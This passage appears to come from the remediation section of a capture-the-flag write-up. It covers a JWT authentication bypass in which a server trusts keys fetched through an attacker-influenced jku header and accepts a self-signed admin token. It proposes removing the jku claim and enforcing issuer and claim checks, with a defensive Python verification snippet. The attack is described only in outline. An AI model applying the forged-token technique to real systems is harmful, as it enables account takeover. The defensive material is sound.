Vulnerability: The JWT (JSON Web Token) format used here is JWS (Signed), which is Base64 encoded, not encrypted. This exposes the internal structure of the authentication token, including the fact that it relies on a jku header for verification. This visibility allows an attacker to understand the verification mechanism and target it.
Fix: If the token contents are sensitive or reveal architectural details, use JWE (JSON Web Encryption) to encrypt the payload, or simply do not include architectural pointers like jku in the client-side token.
Secure Design: Instead of header={"jku": "http://server...", "alg": "RS256"}, configure the key location on the backend and remove the jku claim entirely from the token issued to the client.
Impact: Prevents the attacker from learning that the server fetches keys dynamically, reducing the attack surface visibility.
Fixing the Authentication Bypass (CWE-287)
Vulnerability: The ultimate failure is that the application authenticates the user as admin based on a token that was not issued by the trusted Identity Provider. By accepting the self-signed token, the system fails to validate the origin of the credential.
Fix: Enforce Strict Issuer Validation (iss claim) and ensure that the key used to verify the signature belongs to that specific issuer. Additionally, implement Token Binding or short lifetimes to reduce the window of opportunity for forged or stolen tokens.
Secure Configuration:
1
2
3
4
5
6
7
8
# FIX: Verify not just the key, but the claims
jwt.decode(
    token,
    public_key,
    algorithms=['RS256'],
    options={"require": ["exp", "iss", "sub"]},
    issuer="http://idp.atnascorp/" # Strict check
)
Impact: Ensures that even if a signature matches a key, the token is rejected if it doesn’t meet the strict criteria for a valid session, preventing account takeover.